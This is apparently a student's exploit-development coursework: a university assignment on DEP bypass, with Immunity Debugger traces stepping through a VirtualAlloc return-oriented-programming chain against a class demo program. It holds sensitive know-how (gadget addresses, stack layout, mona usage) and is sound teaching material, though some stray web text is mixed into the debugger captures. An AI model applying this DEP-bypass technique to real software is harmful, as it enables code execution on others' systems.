
Module 10 Assignment
695.744
T. McGuire
Johns Hopkins University


Submission:

- **Modified shellcode_DEP.asm, shellcode_DEP, client_dep.py files**
- **One PDF that contains the following**
  - **Explanation of the changes that you made to these files**
  - **Answer to Question #2**


1. Using the supplied material from class (RopExample, shellcode_DEP.asm and client_dep.py), modify the client file such that when exploiting the vulnerability, you execute the program ***mspaint.exe*** as minimized, cause the system to Beep (See MSDN Beep() for an example) for **10 seconds with a frequency equal to the average of the min and max supported frequencies**. Finally, exit with an exit code of 0x3737. [70 pts]


```
Immunity Debugger - RopExample.exe - [CPU - thread 00003F9C, module RopExamp]

004010A2  C3               RETN
004010A3  CC               INT3
004010A4  CC               INT3
004010A5  CC               INT3
004010A6  CC               INT3
004010A7  CC               INT3
004010A8  CC               INT3
004010A9  CC               INT3
004010AA  CC               INT3
004010AB  CC               INT3
004010AC  CC               INT3
004010AD  CC               INT3
004010AE  CC               INT3
004010AF  CC               INT3
004010B0  55               PUSH EBP
004010B1  8BEC             MOV EBP,ESP
004010B3  81EC C4010000    SUB ESP,1C4
004010B9  8D85 3CFEFFFF    LEA EAX,DWORD PTR SS:[EBP-1C4]
004010BF  50               PUSH EAX                              pWSAData
004010C0  68 02020000      PUSH 202                              RequestedVersion = 202
004010C5  FF15 20914000    CALL DWORD PTR DS:[<&WS2_32.#115>]    WSAStartup
004010CB  85C0             TEST EAX,EAX
004010CD  7D 15            JGE SHORT RopExamp.004010E4
004010CF  68 68AA4000      PUSH RopExamp.0040AA68                ASCII "Failed to start
004010D4  E8 1D010000      CALL RopExamp.004011F6
004010D9  83C4 04          ADD ESP,4
004010DC  83C8 FF          OR EAX,FFFFFFFF
004010DF  E9 F9000000      JMP RopExamp.004011DD
004010E4  33C9             XOR ECX,ECX
004010E6  894D E4          MOV DWORD PTR SS:[EBP-1C],ECX
004010E9  894D E8          MOV DWORD PTR SS:[EBP-18],ECX
Return to 752FD850 (KERNELBA.752FD850)

Registers (FPU)
EAX FFFFFFFF
ECX 29673513
EDX 00000000
EBX 00000124
ESP 00BBFB60
EBP 42424242
ESI 00401000 RopExamp.00401000
EDI 00401000 RopExamp.00401000

EIP 004010A2 RopExamp.004010A2

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 2EC000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr WSAENOTSOCK (00002736)

EFL 00000286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

Address   Hex dump                 ASCII
0040C000  A0 DB 40 00 00 00 00 00  á█@.....
0040C008  A0 DB 40 00 01 01 00 00  á█@.☺☺..
0040C010  00 00 00 00 00 00 00 00  ........
0040C018  00 10 00 00 00 00 00 00  .►......
0040C020  00 00 00 00 00 00 00 00  ........
0040C028  00 00 00 00 02 00 00 00  ....☻...
0040C030  01 00 00 00 00 00 00 00  ☺.......
0040C038  00 00 00 00 00 00 00 00  ........
0040C040  00 00 00 00 00 00 00 00  ........
0040C048  00 00 00 00 02 00 00 00  ....☻...
0040C050  02 00 00 00 00 00 00 00  ☻.......
0040C058  00 00 00 00 00 00 00 00  ........
0040C060  00 00 00 00 00 00 00 00  ........
0040C068  00 00 00 00 00 00 00 00  ........
0040C070  00 00 00 00 00 00 00 00  ........
0040C078  00 00 00 00 00 00 00 00  ........

00BBFB60  752FD850  P┤/u  KERNELBA.752FD850
00BBFB64  7510A02C  ,á►u  <&api-ms-win-core-memory-l1
00BBFB68  7751B462  b┤Qw  ntdll.7751B462
00BBFB6C  761DBFF7  ≈┐•v  RPCRT4.761DBFF7
00BBFB70  7752F87C  |°Rw  ntdll.7752F87C
00BBFB74  FDBD4141  AA╜²
00BBFB78  540A7527  'u.T
00BBFB7C  000174E0  αt☺.
00BBFB80  54480000  ..HT
00BBFB84  10007752  Rw.►
00BBFB88  37C00000  ..└7
00BBFB8C  00407623  #v@.  RopExamp.00407623
00BBFB90  21FA0000  ..·!
00BBFB94  AE1A761E  ▲v→«
00BBFB98  1547760F  ☼vG§
00BBFB9C  90907621  !vÉÉ
00BBFBA0  06209090  ÉÉ ♠
```

When the first breakpoint got hit with the supplied python virtual alloc integrated in the client_dep.py file.


```
Immunity Debugger - RopExample.exe - [CPU - thread 00003F9C, module KERNELBA]

752FD850  58               POP EAX                        <&api-ms-win-core-memor
752FD851  C3               RETN
752FD852  CC               INT3
752FD853  CC               INT3
752FD854  CC               INT3
752FD855  CC               INT3
752FD856  CC               INT3
752FD857  CC               INT3
752FD858  CC               INT3
752FD859  CC               INT3
752FD85A  CC               INT3
752FD85B  CC               INT3
752FD85C  CC               INT3
752FD85D  CC               INT3
752FD85E  CC               INT3
752FD85F  CC               INT3
752FD860  8BFF             MOV EDI,EDI
752FD862  55               PUSH EBP
752FD863  8BEC             MOV EBP,ESP
752FD865  FF75 10          PUSH DWORD PTR SS:[EBP+10]
752FD868  8B55 0C          MOV EDX,DWORD PTR SS:[EBP+C]
752FD86B  8B4D 08          MOV ECX,DWORD PTR SS:[EBP+8]
752FD86E  E8 DDFEFFFF      CALL KERNELBA.752FD750
752FD873  5D               POP EBP
752FD874  C2 0C00          RETN 0C
752FD877  8BFF             MOV EDI,EDI
752FD879  55               PUSH EBP
752FD87A  8BEC             MOV EBP,ESP
752FD87C  53               PUSH EBX
752FD87D  56               PUSH ESI
752FD87F  8BD9             MOV EBX,ECX
Stack [00BBFB64]=7510A02C (<&api-ms-win-core-memory-l1-1-0.VirtualAlloc>)
EAX=FFFFFFFF

Registers (FPU)
EAX FFFFFFFF
ECX 29673513
EDX 00000000
EBX 00000124
ESP 00BBFB64
EBP 42424242
ESI 00401000 RopExamp.00401000
EDI 00401000 RopExamp.00401000

EIP 752FD850 KERNELBA.752FD850

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 2EC000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr WSAENOTSOCK (00002736)

EFL 00000286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

Address   Hex dump                 ASCII
0040C000  A0 DB 40 00 00 00 00 00  á█@.....
0040C008  A0 DB 40 00 01 01 00 00  á█@.☺☺..
0040C010  00 00 00 00 00 00 00 00  ........
0040C018  00 10 00 00 00 00 00 00  .►......
0040C020  00 00 00 00 00 00 00 00  ........
0040C028  00 00 00 00 02 00 00 00  ....☻...
0040C030  01 00 00 00 00 00 00 00  ☺.......
0040C038  00 00 00 00 00 00 00 00  ........
0040C040  00 00 00 00 00 00 00 00  ........
0040C048  00 00 00 00 02 00 00 00  ....☻...
0040C050  02 00 00 00 00 00 00 00  ☻.......
0040C058  00 00 00 00 00 00 00 00  ........
0040C060  00 00 00 00 00 00 00 00  ........
0040C068  00 00 00 00 00 00 00 00  ........
0040C070  00 00 00 00 00 00 00 00  ........
0040C078  00 00 00 00 00 00 00 00  ........

00BBFB64  7510A02C  ,á►u  <&api-ms-win-core-memory-l1-1-0.VirtualAlloc>
00BBFB68  7751B462  b┤Qw  ntdll.7751B462
00BBFB6C  761DBFF7  ≈┐•v  RPCRT4.761DBFF7
00BBFB70  7752F87C  |°Rw  ntdll.7752F87C
00BBFB74  FDBD4141  AA╜²
00BBFB78  540A7527  'u.T
00BBFB7C  000174E0  αt☺.
00BBFB80  54480000  ..HT
00BBFB84  10007752  Rw.►
00BBFB88  37C00000  ..└7
00BBFB8C  00407623  #v@.  RopExamp.00407623
00BBFB90  21FA0000  ..·!
00BBFB94  AE1A761E  ▲v→«
00BBFB98  1547760F  ☼vG§
00BBFB9C  90907621  !vÉÉ
00BBFBA0  06209090  ÉÉ ♠
00BBFBA4  A1647524  $udí
!mona rop -m *
```

continuing to the first gadget with pop eax this gadget will set eax to an arbitrary value and return to eventually get to an executable segment with DEP enabled.


Immunity Debugger - RopExample.exe - [CPU - thread 00003F9C, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager


```
7751B462  8B00           MOV EAX,DWORD PTR DS:[EAX]            KERNELBA.VirtualAlloc
7751B464  C3             RETN
7751B465  CC             INT3
7751B466  CC             INT3
7751B467  CC             INT3
7751B468  CC             INT3
7751B469  CC             INT3
7751B46A  CC             INT3
7751B46B  CC             INT3
7751B46C  CC             INT3
7751B46D  CC             INT3
7751B46E  CC             INT3
7751B46F  CC             INT3
7751B470  64:A1 30000000 MOV EAX,DWORD PTR FS:[30]
7751B476  53             PUSH EBX
7751B477  56             PUSH ESI
7751B478  57             PUSH EDI
7751B479  F740 68 0001000(TEST DWORD PTR DS:[EAX+68],100
7751B480  75 29          JNZ SHORT ntdll.7751B4AB
7751B482  64:A1 30000000 MOV EAX,DWORD PTR FS:[30]
7751B488  F740 68 0000000:TEST DWORD PTR DS:[EAX+68],2000000
7751B48F  75 1A          JNZ SHORT ntdll.7751B4AB
7751B491  833D B8C75C77 0(CMP DWORD PTR DS:[775CC7B8],0
7751B498  0F85 9EA30300  JNZ ntdll.7755583C
7751B49E  F605 F8E85C77 0:TEST BYTE PTR DS:[775CE8F8],3
7751B4A5  0F85 91A30300  JNZ ntdll.7755583C
7751B4AB  5F             POP EDI
7751B4AC  5E             POP ESI
7751B4AD  5B             POP EBX
7751B4AE  C3             RETN
7751B4AF  CC             INT3
DS:[7510A02C]=7530F9A0 (KERNELBA.VirtualAlloc)
EAX=7510A02C (<&api-ms-win-core-memory-l1-1-0.VirtualAlloc>)
```

```
Registers (FPU)
EAX 7510A02C <&api-ms-win-core-memory-l1-1-0.VirtualAlloc>
ECX 29673513
EDX 00000000
EBX 00000124
ESP 00BBFB6C
EBP 42424242
ESI 00401000 RopExamp.00401000
EDI 00401000 RopExamp.00401000

EIP 7751B462 ntdll.7751B462

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 2EC000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr WSAENOTSOCK (00002736)

EFL 00000286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0040C000  A0 DB 40 00 00 00 00 00  á█@.....
0040C008  A0 DB 40 00 01 01 00 00  á█@.☺☺..
0040C010  00 00 00 00 00 00 00 00  ........
0040C018  00 10 00 00 00 00 00 00  .►......
0040C020  00 00 00 00 00 00 00 00  ........
0040C028  00 00 00 00 02 00 00 00  ....☻...
0040C030  01 00 00 00 00 00 00 00  ☺.......
0040C038  00 00 00 00 00 00 00 00  ........
0040C040  00 00 00 00 00 00 00 00  ........
0040C048  00 00 00 00 02 00 00 00  ....☻...
0040C050  02 00 00 00 00 00 00 00  ☻.......
0040C058  00 00 00 00 00 00 00 00  ........
0040C060  00 00 00 00 00 00 00 00  ........
0040C068  00 00 00 00 00 00 00 00  ........
0040C070  00 00 00 00 00 00 00 00  ........
0040C078  00 00 00 00 00 00 00 00  ........
```

```
00BBFB6C   761DBFF7  ≈┐•v  RPCRT4.761DBFF7
00BBFB70   7752F87C  ¦°Rw  ntdll.7752F87C
00BBFB74   FDBD4141  AA╜²
00BBFB78   540A7527  'u.T
00BBFB7C   000174E0  αt☺.
00BBFB80   54480000  ..HT
00BBFB84   10007752  Rw.►
00BBFB88   37C00000  ..└7
00BBFB8C   00407623  #v@.  RopExamp.00407623
00BBFB90   21FA0000  ..·!
00BBFB94   AE1A761E  ▲v→«
00BBFB98   1547760F  ☼vG§
00BBFB9C   90907621  !vÉÉ
00BBFBA0   06209090  ÉÉ ♠
00BBFBA4   A1647524  $udí
00BBFBA8   00000030  0...
00BBFBAC   01027880  Çx☻☺
```

continuing after the pop eax return with virtual alloc in eax.


Immunity Debugger - RopExample.exe - [CPU - thread 00003F9C, module RPCRT4]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed


```
761DBFF7   96               XCHG EAX,ESI                              RopExamp.00401000
761DBFF8   C2 0200          RETN 2
761DBFFB   8BF8             MOV EDI,EAX
761DBFFD   897D F4          MOV DWORD PTR SS:[EBP-C],EDI
761DC000   E9 26010000      JMP RPCRT4.761DC12B
761DC005   8BCF             MOV ECX,EDI
761DC007   FF15 84C52376    CALL DWORD PTR DS:[7623C584]              RPCRT4.761CE910
761DC00D   8BCE             MOV ECX,ESI
761DC00F   FFD7             CALL EDI
761DC011   8BF8             MOV EDI,EAX
761DC013   8945 F4          MOV DWORD PTR SS:[EBP-C],EAX
761DC016  ^E9 A88FFDFF      JMP RPCRT4.761B4FC3
761DC01B   8B06             MOV EAX,DWORD PTR DS:[ESI]
761DC01D   8B9B 00010000    MOV EBX,DWORD PTR DS:[EBX+100]
761DC023   8BB8 88000000    MOV EDI,DWORD PTR DS:[EAX+88]
761DC029   8BCF             MOV ECX,EDI
761DC02B   FF15 84C52376    CALL DWORD PTR DS:[7623C584]              RPCRT4.761CE910
761DC031   8BCE             MOV ECX,ESI
761DC033   FFD7             CALL EDI
761DC035   8B4D EC          MOV ECX,DWORD PTR SS:[EBP-14]
761DC038   0FB7C0           MOVZX EAX,AX
761DC03B   50               PUSH EAX
761DC03C   53               PUSH EBX
761DC03D   E8 CAD60200      CALL RPCRT4.7620970C
761DC042   8B5D E8          MOV EBX,DWORD PTR SS:[EBP-18]
761DC045   85C0             TEST EAX,EAX
761DC047  ^0F84 3192FDFF    JE RPCRT4.761B527E
761DC04D   8B4D F0          MOV ECX,DWORD PTR SS:[EBP-10]
761DC050   8B7D F4          MOV EDI,DWORD PTR SS:[EBP-C]
761DC053  ^E9 948FFDFF      JMP RPCRT4.761B4FEC
761DC058   51               PUSH ECX
ESI=00401000 (RopExamp.00401000)
EAX=7530F9A0 (KERNELBA.VirtualAlloc)
```

```
Registers (FPU)
EAX 7530F9A0 KERNELBA.VirtualAlloc
ECX 29673513
EDX 00000000
EBX 00000124
ESP 00BBFB70
EBP 42424242
ESI 00401000 RopExamp.00401000
EDI 00401000 RopExamp.00401000

EIP 761DBFF7 RPCRT4.761DBFF7

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 2EC000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr WSAENOTSOCK (00002736)

EFL 00000286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                  ASCII
0040C000  A0 DB 40 00 00 00 00 00   á█@.....
0040C008  A0 DB 40 00 01 01 00 00   á█@.☺☺..
0040C010  00 00 00 00 00 00 00 00   ........
0040C018  00 10 00 00 00 00 00 00   .►......
0040C020  00 00 00 00 00 00 00 00   ........
0040C028  00 00 00 00 02 00 00 00   ....☻...
0040C030  01 00 00 00 00 00 00 00   ☺.......
0040C038  00 00 00 00 00 00 00 00   ........
0040C040  00 00 00 00 00 00 00 00   ........
0040C048  00 00 00 00 02 00 00 00   ....☻...
0040C050  02 00 00 00 00 00 00 00   ☻.......
0040C058  00 00 00 00 00 00 00 00   ........
0040C060  00 00 00 00 00 00 00 00   ........
0040C068  00 00 00 00 00 00 00 00   ........
0040C070  00 00 00 00 00 00 00 00   ........
0040C078  00 00 00 00 00 00 00 00   ........
```

```
00BBFB70   7752F87C  ¦°Rw  ntdll.7752F87C
00BBFB74   FDBD4141  AA╜²
00BBFB78   540A7527  'u.T
00BBFB7C   000174E0  αt☺.
00BBFB80   54480000  ..HT
00BBFB84   10007752  Rw.►
00BBFB88   37C00000  ..└7
00BBFB8C   00407623  #v@.  RopExamp.00407623
00BBFB90   21FA0000  ..·!
00BBFB94   AE1A761E  ▲v→«
00BBFB98   1547760F  ☼vG§
00BBFB9C   90907621  !vÉÉ
00BBFBA0   06209090  ÉÉ ♠
00BBFBA4   A1647524  $udí
00BBFBA8   00000030  0...
00BBFBAC   01027880  Çx☻☺
